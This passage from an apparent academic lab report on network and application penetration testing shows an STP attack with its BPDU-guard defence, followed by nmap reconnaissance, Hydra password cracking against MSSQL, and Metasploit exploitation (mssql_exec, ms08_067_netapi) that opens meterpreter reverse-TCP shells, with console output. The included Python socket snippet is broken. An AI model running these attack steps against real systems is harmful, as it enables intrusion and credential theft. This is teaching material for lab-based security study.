19	25.87603500	Cradlepo_3c:22:b4	Spanning-tree-(for-br:STP	52	Conf.	Root = 28672/2328/00:1c:65:af:9f:09 Cost = 0 Port = 0x000a
Frame 19: 52 bytes on wire (416 bits), 52 bytes captured (416 bits) on interface 0						
IEEE 802.3 Ethernet						
Logical-Link Control						
Spanning Tree Protocol						
Protocol Identifier: Spanning Tree Protocol (0x0000)						
Protocol Version Identifier: Spanning Tree (0)						
BPDU Type: Configuration (0x00)						
BPDU flags: 0x00						
Root Identifier: 28672 / 2328 / 00:1c:65:af:9f:09						
Root Path Cost: 0						
Bridge Identifier: 28672 / 2328 / 00:1c:65:af:9f:09						
Port identifier: 0x000a						
Message Age: 1						
Max Age: 20						
Hello Time: 2						
Forward Delay: 15						

Figure 5.21: Wireshark Analysis of STP Attack

Defense

In an STP based attack, the goal of the attacker is to send BPDU packets with lower priority value. The default priority value of Cisco switches is 32768. The STP BPDU guard provides protection against an attack, by shutting down the ports, when an STP BPDU packet is received on the port.

```
Switch(config)# interface fastEthernet 0/5
Switch(config-if)#spanning-tree bpduguard enable.
```

Verification

During the attack, if attempted after the configuration is performed, the port shuts down on the receipt of the STP packet. This is observed on the switch console as shown in Figure 5.22.

A screenshot of a switch console showing the following output:

```
Switch(config-if)#
00:07:09: %SPANTREE-2-BLOCK_BPDUGUARD: Received BPDU on port FastEthernet0/5 with BPDU Guard enabled. Disabling po
.
00:07:09: %PM-4-ERR_DISABLE: bpduguard error detected on Fa0/5, putting Fa0/5 in err-disable state
00:07:10: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/5, changed state to down
00:07:11: %LINK-3-UPDOWN: Interface FastEthernet0/5, changed state to down
```

Figure 5.22: Switch Port Verification

Apart from these attacks explained above, we have also conducted tests to examine other possible attacks such as ARP cache poisoning, Smurf attacks and ping of death attack. The Scapy scripts for these attacks are also generated and tested from the attacking Ubuntu machine. Furthermore, MITM (Man in the Middle) and overlapping fragment attacks have also been executed with successful outcomes. Thus, most of the possible modern attacks in the layer 2 and layer 3 of TCP/IP model have been studied for network penetration testing.

5.3 Application Penetration Testing

With the aim to design a lab to develop penetration testing mechanism concepts in a real time environment, the details of the stages involved in the concept with the experiments conducted are explained. We demonstrate a procedure to perform penetration testing in a complex topology as a real time internet domain.

Functioning of a couple of applications on the attacker Linux machine are listed below; these are helpful to evaluate the network scan and the port scan.

Dradis: Linux machine by default has this application. To start this service you need to keep the terminal from the application>> start Dradis open. This runs on port 3004. To access Dradis framework, the browser needs to be populated with <https://localhost:3004>.

Nessus: This is manually installed in Linux machine, and this runs on port number 8834. To start this service, “service nessusd start” command is used. The following link needs to be used <https://localhost:8834>, to navigate to Nessus.

5.3.1 Planning and Preparation

As discussed earlier, this is the phase where the pentester prepares a platform for performing penetration. This makes it trivial for our experimentation as we built the topology and the lab. So a proper listing of the target systems and the scope are prepared.

5.3.2 Information Gathering and Analysis

As this phase of the procedure deals with gathering information about the victim, the essentials like IP address, server platform, and operating system are the focus. By definition of

penetration testing, gathering information can be classified into active or passive based on the type of interaction with the target system.

Ways of gathering information in a passive manner include researching about the network by the name or website. For example, www.netcraft.com is a website that displays a network information including IP addresses, server software information and domain name, owner, etc. This also includes the history of the network, etc. There are a lot of other websites like DNS stuff, domain tools to lookup the DNS, server location and so on.

Another important methodology of gathering information is through tracing the IP address of the server. In an internal network, a regular ping through the terminal would resolve the network IP address. “Nslookup” on the command line also resolves the IP address by host name. Using socket programming also helps in this process. A series of code steps will resolve the host server’s IP address from the hostname. The following is the code that can be used for gathering IP address information.


Socket programming: Python code

```
import socket
import sys

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
except socket.error, msg:
    sys.exit()
host = 'host_name'
try:
    remote_ip = socket.gethostbyname( host )
    sys.exit()
print 'IP address = ' + remote_ip
```

When it comes to actively gathering information, Netcat and telnet are few good tools in the Linux terminal to gather information about the type of server. Also, metasploit can be used to

scan out the mssql, ftp version, etc. Figure 5.23 shows the usage of telnet to scan for the type of server and its version. We used HEAD and HTTP combinations to communicate with server.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# telnet 192.82.46.2 80  
Trying 192.82.46.2...  
Connected to 192.82.46.2.  
Escape character is '^['.  
HEAD / HTTP/1.0  
  
HTTP/1.1 200 OK  
Server: Microsoft-IIS/5.1  
Date: Thu, 09 Oct 2014 20:35:02 GMT  
X-Powered-By: ASP.NET  
X-AspNet-Version: 2.0.50727  
Cache-Control: private  
Content-Type: text/html; charset=utf-8  
Content-Length: 1182  
  
Connection closed by foreign host.
```

Figure 5.23: Telnet on the Victim

As you can see, the command telnet followed by the HTTP specification requests the server for an HTTP response with the document headers. And in response the target machine provides a list of header information including the server type, version and the source. In our case, the target machine is powered by ASP.Net and is running Microsoft IIS 5.1. This information helps to conclude on the type of platform and to further plan the procedure.

5.3.3 Vulnerability Detection


Once adequate information is acquired, scanning is followed. This is where the network is scanned for all the host machines under the network and then are scanned for vulnerable ports through port scan. In our case, Network scan with the DNS server is performed after obtaining the IP address.

As discussed earlier, Nmap is a very handy tool on Linux machines to scan the network and its ports. Ping sweep is a procedure that reveals the information of the host machines including the servers' state. The following is the syntax used to perform a ping sweep.

`nmap -sP -v 192.82.46.1-3`

- P-ping
- V-verbose

Figure 5.24 shows the execution outcome of the command. This command will send a ping to all the hosts on the network and list the status of the host computers without performing the three way handshaking. It also displays information regarding the host machine's mac address. This information regarding the type of operating system and the status of the host machines comes in very handy in attacking the system.

A terminal window with a dark background and light-colored text. The prompt is 'root@kali:~#'. The command entered is 'nmap -sP -v 192.82.46.1-3'. The output shows the Nmap version (6.40), the start time (2014-10-09 08:54 CDT), and the initiation of a Ping Scan. It reports scanning 3 hosts with 4 ports per host. The scan is completed at 08:54, 0.03s elapsed. It then shows the completion of Parallel DNS resolution for 3 hosts at 08:54, 13.00s elapsed. The scan report for each host (192.82.46.1, 192.82.46.2, 192.82.46.3) shows they are all up with latency. The total scan time is 13.07 seconds. A watermark 'KALI LINUX' is visible in the background.

```
root@kali:~# nmap -sP -v 192.82.46.1-3
Starting Nmap 6.40 ( http://nmap.org ) at 2014-10-09 08:54 CDT
Initiating Ping Scan at 08:54
Scanning 3 hosts [4 ports/host]
Completed Ping Scan at 08:54, 0.03s elapsed (3 total hosts)
Initiating Parallel DNS resolution of 3 hosts. at 08:54
Completed Parallel DNS resolution of 3 hosts. at 08:54, 13.00s elapsed
Nmap scan report for 192.82.46.1
Host is up (0.0031s latency).
Nmap scan report for 192.82.46.2
Host is up (0.0039s latency).
Nmap scan report for 192.82.46.3
Host is up (0.0046s latency).
Read data files from: /usr/bin/../share/nmap
Nmap done: 3 IP addresses (3 hosts up) scanned in 13.07 seconds
Raw packets sent: 11 (416B) | Rcvd: 3 (108B)
```

Figure 5.24: Network Scanning via Ping Sweep

Now that the status of the host machines is analyzed, the information has to be stored in a file format. This can be done using the following syntax that scans and saves data in .xsl file format.

`nmap -A -oA nmap-scan --stylesheet=nmap.xsl 192.82.46.1-3`

-A: enable OS detection, version

-oA: output in major formats

--stylesheet XSL style sheet

With the above command nmap corresponds to the result shown in Figure 5.25.

```
Host is up (0.0051s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE        VERSION
23/tcp    open  telnet         Microsoft Windows XP telnet
53/tcp    open  domain        Microsoft DNS 6.0.6001
| dns-nsid:
|_ bind.version: Microsoft DNS 6.0.6001 (17714650)
88/tcp    open  kerberos-sec   Windows 2003 Kerberos (
07:07Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows RPC
389/tcp   open  ldap          Microsoft Windows RPC
445/tcp   open  microsoft-ds   Microsoft Windows 2003
464/tcp   open  kpasswd5?      Microsoft Windows RPC
593/tcp   open  ncacn_http     Microsoft Windows RPC
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows RPC
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server  Microsoft Terminal Serv
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http     Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49163/tcp open  msrpc         Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 7|2008
Host script results:
|_ nbstat: NetBIOS name: WIN-4N430Y61Q3B, NetBIOS
|_ 0:1e:4f:cc:ea:14 (Dell)
|_ smb-os-discovery:
|_ OS: Windows Server (R) 2008 Standard 6001 Se
|_ 2008 Standard 6.0)
|_ OS CPE: cpe:/o:microsoft:windows_server_2008
|_ Computer name: WIN-4N430Y61Q3B
|_ NetBIOS computer name: WIN-4N430Y61Q3B
|_ Domain name: bharath.local
|_ Forest name: bharath.local
|_ FQDN: WIN-4N430Y61Q3B.bharath.local
|_ NetBIOS domain name: BHARATH
|_ System time: 2014-10-09T14:09:29-07:00
|_ smb-security-mode:
|_ Account that was used for smb scripts: guest
|_ User-level authentication
|_ SMB Security: Challenge/response passwords s
|_ Message signing required
|_ _smbv2-enabled: Server supports SMBv2 protocol
|_ TRACEROUTE (using port 5900/tcp)
|_ HOP RTT ADDRESS
|_ - Hops 1-3 are the same as for 192.82.46.2
|_ 4 3.23 ms 192.82.46.3
```

(a) Port Scan

```
|_ _smbv2-enabled: Server doesn't su
TRACEROUTE (using port 111/tcp)
HOP RTT ADDRESS
1 0.84 ms 192.168.4.1
2 2.26 ms 200.200.200.10
3 3.14 ms 200.200.200.2
4 2.59 ms 192.82.46.2
```

(b) Trace Route

Figure 5.25: Scanning Using Nmap.

Subfigure (a) is port scan. Subfigure (b) is trace route. Subfigure (c) is browser view.

(Figure 5.25 Continued)

Script Name	Output
nbtstat	NetBIOS name: WIN-4N430Y61Q3B, NetBIOS user: <unknown>, NetBIOS
smb-os-discovery	OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Win OS CPE: cpe:/o:microsoft:windows_server_2008::sp1 Computer name: WIN-4N430Y61Q3B NetBIOS computer name: WIN-4N430Y61Q3B Domain name: bharath.local Forest name: bharath.local FQDN: WIN-4N430Y61Q3B.bharath.local NetBIOS domain name: BHARATH System time: 2014-10-09T14:09:29-07:00
smb-security-mode	Account that was used for smb scripts: guest User-level authentication SMB Security: Challenge/response passwords supported Message signing required
smbv2-enabled	Server supports SMBv2 protocol

192.82.46.3

Address

- 192.82.46.3 (ipv4)

Ports

The 980 ports scanned but not shown below are in state: **closed**

- 980 ports replied with: **resets**

Port	State (toggle closed [g] filtered [f])	Service	Reason	Product
23	tcp open	telnet	syn-ack	Microsoft Windows XP telnetd
53	tcp open	domain	syn-ack	Microsoft DNS
	dns-nsid	bind.version: Microsoft DNS 6.0.6001 (17714650)		
88	tcp open	kerberos-sec	syn-ack	Windows 2003 Kerberos
135	tcp open	msrpc	syn-ack	Microsoft Windows RPC
139	tcp open	netbios-ssn	syn-ack	
389	tcp open	ldap	syn-ack	
445	tcp open	microsoft-ds	syn-ack	Microsoft Windows 2003 or 2008 micro
464	tcp open	krb5w2d5	syn-ack	
593	tcp open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP
636	tcp open	ldaps	syn-ack	
3268	tcp open	ldap	syn-ack	
3269	tcp open	ldaps	syn-ack	
3389	tcp open	ms-wbt-server	syn-ack	Microsoft Terminal Service
49152	tcp open	msrpc	syn-ack	Microsoft Windows RPC
49153	tcp open	msrpc	syn-ack	Microsoft Windows RPC
49154	tcp open	msrpc	syn-ack	Microsoft Windows RPC
49155	tcp open	msrpc	syn-ack	Microsoft Windows RPC
49157	tcp open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP
49158	tcp open	msrpc	syn-ack	Microsoft Windows RPC
49163	tcp open	msrpc	syn-ack	Microsoft Windows RPC

(c) Browser View

Also, command executes to an output file obtained by the stylesheet, which individually lists all the hosts with the port numbers, services and versions including smb details. Also, it clearly shows the trace route to the target. To evaluate the level of vulnerability of each of these ports and the ease of penetrating, Nessus and Dradis are used for vulnerability detection.

The 445 TCP port is the most critical port; we can back breach into the host through this kind of port. The following nmap command is executed to check the vulnerability of this particular port.

Nmap --script smb-check-vulns.nse --script-args=unsafe=1 192.82.46.3

As you can see in Figure 5.26, host script results in the TCP scans indicating that MS08-067 and SMBv2 Dos are vulnerable on Windows XP and Windows 2008 server, respectively. The file accessed in Nessus tool would display the critical ports and secure ports as below based on the coloring as shown in Figure 5.27. Further a click on these tabs would navigate to more detailed write up of the ports.

```

19137/tcp open  unknown
49158/tcp open  unknown
49163/tcp open  unknown

Host script results:
  smb-check-vulns:
    Conficker: UNKNOWN; not Windows, or Win
    (ECTED).
    | If you know the remote system is Win
    | again. (Error NT_STATUS_OBJECT_NAME_
    | SMBv2 DoS (CVE-2009-3103): VULNERABLE
    | MS06-025: NO SERVICE (the Ras RPC servi
    | MS07-029: NO SERVICE (the Dns Server RP

445/tcp open  microsoft-ds
1028/tcp open  unknown
1433/tcp open  ms-sql-s
1723/tcp open  pptp
3389/tcp open  ms-wbt-server
5225/tcp open  hp-server
5226/tcp open  hp-status
8008/tcp open  http

Host script results:
  smb-check-vulns:
    MS08-067: VULNERABLE
    Conficker: Likely CLEAN
    SMBv2 DoS (CVE-2009-3103): NOT
    MS06-025: NO SERVICE (the Ras R
    MS07-029: NO SERVICE (the Dns S

```

Figure 5.26: Vulnerability Scan Using Nmap




Figure 5.27: Dradis and Nessus Results for .Xml file

These Nessus and Dradis screenshots visualize comparison of the open ports of the machine with a lucid description of the level of vulnerability as in critical, high and medium. This vulnerabilities detection helps the pentester list down the various scripts for exploiting these vulnerability to gain a back door access to the host machine.

5.3.4 Penetration Attempt

Once the scanning is accomplished, efforts to breach the network are followed. Here we introduce the msfconsole, a new console designed by metasploit to gain access to the host machines through the vulnerable ports. Now that we have the information regarding mssql running on the host, 192.82.46.2, Metasploit can be used to search and exploit the vulnerabilities. For this purpose, a console designed in Metasploit is started from the services in the attacking machine. A simple command “msfconsole” would then run the application.

Different operating systems expose different vulnerabilities. Some are well known vulnerabilities, and many others are discovered every day in many applications. A list of the various operating systems and their corresponding vulnerabilities that we have worked are as follows


Windows xp	-	ms08_067_netapi
Windows 2003 server	-	ms08_067_netapi
Windows 2008 server	-	smb client, ms09_052
Windows 7	-	smb client
Metasploitable	-	http, src, ftp, samba
OSX	-	iSight

All of these exploits with a respective payload help gain access to the target machines with administrative controls. Once a session is successfully opened in the target machine, maintaining access and further exploitation is different from one OS to another.

As mentioned earlier, scanning, exploiting and post exploiting actions can be performed using metasploit. Initially for the confirmation of the existence of mssql, the “search mssql” command results in a list of the attributes that can be used. From the list, the following command opens the console for mssql_ping.

Use auxiliary/scanner/mssql/mssql_ping

“Show options” in this console lists options needed to gather information of the server running. Once the required details are populated with the available information, the details shown in Figure 5.28 can be obtained.



```
msf auxiliary(mssql_ping) > set THREADS 50
THREADS => 50
msf auxiliary(mssql_ping) > set RHOSTS 192.82.46.1-3
RHOSTS => 192.82.46.1-3
msf auxiliary(mssql_ping) > run

[*] Scanned 2 of 3 hosts (66% complete)
[*] SQL Server information for 192.82.46.1
[+] ServerName = ECE-146
[+] InstanceName = SQLEXPRESS
[+] IsClustered = No
[+] Version = 9.00.1399.06
[+] tcp = 1433
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 5.28: Auxiliary scan using Metasploit for Mssql

Once the requirements are populated with the necessary details of the RHOSTS and THREADS, the console would indicate the version and the name of the server the network is running.

Hydra and medusa could be used to crack the password for the server. Hydra uses a dictionary attack from the FastTrack’s wordlist.

Hydra -l sa -p /usr/share/set/src/fasttrack/wordlist.txt mssql://10.10.10.3

-l login

-p password

This is going to display the password of the mssql password for username 'sa' as shown in Figure 5.29.

```
Hydra (http://www.thc.org/thc-hydra) finished at 2014-10-09 09:44:59
root@kali:~# hydra -l sa -P /usr/share/set/src/fasttrack/wordlist.txt mssql://10.10.10.3
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purp

Hydra (http://www.thc.org/thc-hydra) starting at 2014-10-09 09:45:59
[DATA] 16 tasks, 1 server, 129 login tries (l:1/p:129), ~8 tries per
[DATA] attacking service mssql on port 1433
[1433][mssql] host: 192.82.46.2 login: sa password: Password1
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-10-09 09:46:00
```

Figure 5.29: Password Cracking Using Hydra

With the cracked password and the mssql details, we now use the login module to try and login to the mssql server on the host machine, as shown in Figure 5.30.

Use auxiliary/scanner/mssql/mssql_login

```
msf auxiliary(mssql_login) > run
[*] 192.82.46.2:1433 - MSSQL - Starting authentication scanner.
[*] 192.82.46.2:1433 MSSQL - [1/2] - Trying username:'sa' with password
[-] 192.82.46.2:1433 MSSQL - [1/2] - failed to login as 'sa'
[*] 192.82.46.2:1433 MSSQL - [2/2] - Trying username:'sa' with password
[+] 192.82.46.2:1433 - MSSQL - successful login 'sa' : 'Password1'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) >
```

Figure 5.30: Logging Into the Target Machine

Now, using the login auxiliary of mssql and populating the required options would login into the mssql on the host machine. Now *mssql_exec* module would let us access to the machine. Similar to the previous steps, do the following,

Use admin/mssql/mssql_exec

When executed, this command lets the pentester add a user to the host machine with the Windows command prompt commands.

Meterpreter is dynamic Metasploit payload that is extended over the runtime to exploit. Mssql_payload is used in exploiting to perform the exploitation into the machine. In the packages and scripts that are involved in Metasploit, a number of payloads are listed. Use this payload as follows,

Set PAYLOAD windows/meterpreter/reverse- TCP

Again populating the required attributes in the options, a meterpreter session is successfully accomplished. This accomplishment explains that the exploitation is successful. For verification, *shell* as shown in Figure 5.31, opens a command prompt console of the Windows machine.

```
meterpreter > shell
Process 656 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

    Host Name . . . . . : ece-146
    Primary Dns Suffix . . . . . : bharath.local
    Node Type . . . . . : Unknown
    IP Routing Enabled. . . . . : Yes
    WINS Proxy Enabled. . . . . : Yes
    DNS Suffix Search List. . . . . : bharath.local

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : 
    Description . . . . . : Intel(R) PRO/1000 MT Network
    Physical Address. . . . . : 00-0D-56-FB-87-12
    Dhcp Enabled. . . . . : No
    IP Address. . . . . : 192.82.46.2
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.82.46.1
    DNS Servers . . . . . : 192.168.46.3
```

Figure 5.31: Exploit and Payload Results

This session determines the connection to the machine of the mssql holder.

Now the other vulnerability that we worked on is smb, netapi to exploit the Windows 2003 server machine. For this search for netapi on msfconsole use

exploit/windows/smb/ms08_067_netapi

And further with the options, it will check the host for the vulnerability. Here with the use of the similar payload as that of the previous operation, Figure 5.32 is obtained. Subfigures (a) and (b) show meterpreter for the Windows server 2003 machine and the shell respectively. From here, migration into other services and file transfer is just as the operations performed on windows.

```
root@kali: ~  
File Edit View Search Terminal Help  
Exploit target:  
Id  Name  
--  ---  
0   Automatic Targeting  
  
msf exploit(ms08_067_netapi) > set LHOST 10.10.10.5  
LHOST => 10.10.10.5  
msf exploit(ms08_067_netapi) > exploit  
[*] Started reverse handler on 10.10.10.5:4444  
[*] Automatically detecting the target...  
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown  
[*] We could not detect the language pack, defaulting to English  
[*] Selected Target: Windows 2003 SP2 English (NX)  
[*] Attempting to trigger the vulnerability...  
[*] Sending stage (769024 bytes) to 10.10.10.2  
[*] Meterpreter session 2 opened (10.10.10.5:4444 -> 10.10.10.2:1833) at 2014-03-18 18:35:25 -0500  
meterpreter >
```

(a) Meterpreter session

```
root@kali: ~  
File Edit View Search Terminal Help  
> ipconfig /release *Con* ... name starting with EL  
... release all matching connections,  
eg. "Local Area Connection 1" or  
"Local Area Connection 2"  
  
C:\WINDOWS\system32>ipconfig/all  
ipconfig/all  
  
Windows IP Configuration  
  
Host Name . . . . . : deepthi-60f4d31  
Primary Dns Suffix . . . . . : smallbusiness.local  
Node Type . . . . . : Unknown  
IP Routing Enabled. . . . . : Yes  
WINS Proxy Enabled. . . . . : No  
DNS Suffix Search List. . . . . : smallbusiness.local  
  
Ethernet adapter Local Area Connection:  
  
Connection-specific DNS Suffix . . :  
Description . . . . . : Intel(R) PRO/1000 MT Network Connection  
Physical Address. . . . . : 00-0C-29-20-05-6A  
DHCP Enabled. . . . . : No  
IP Address. . . . . : 192.168.0.1
```

(b) Shell

Figure 5.32: Windows Server 2003 Exploitation.
Subfigure (a) is meterpreter session. Subfigure (b) is shell of victim.

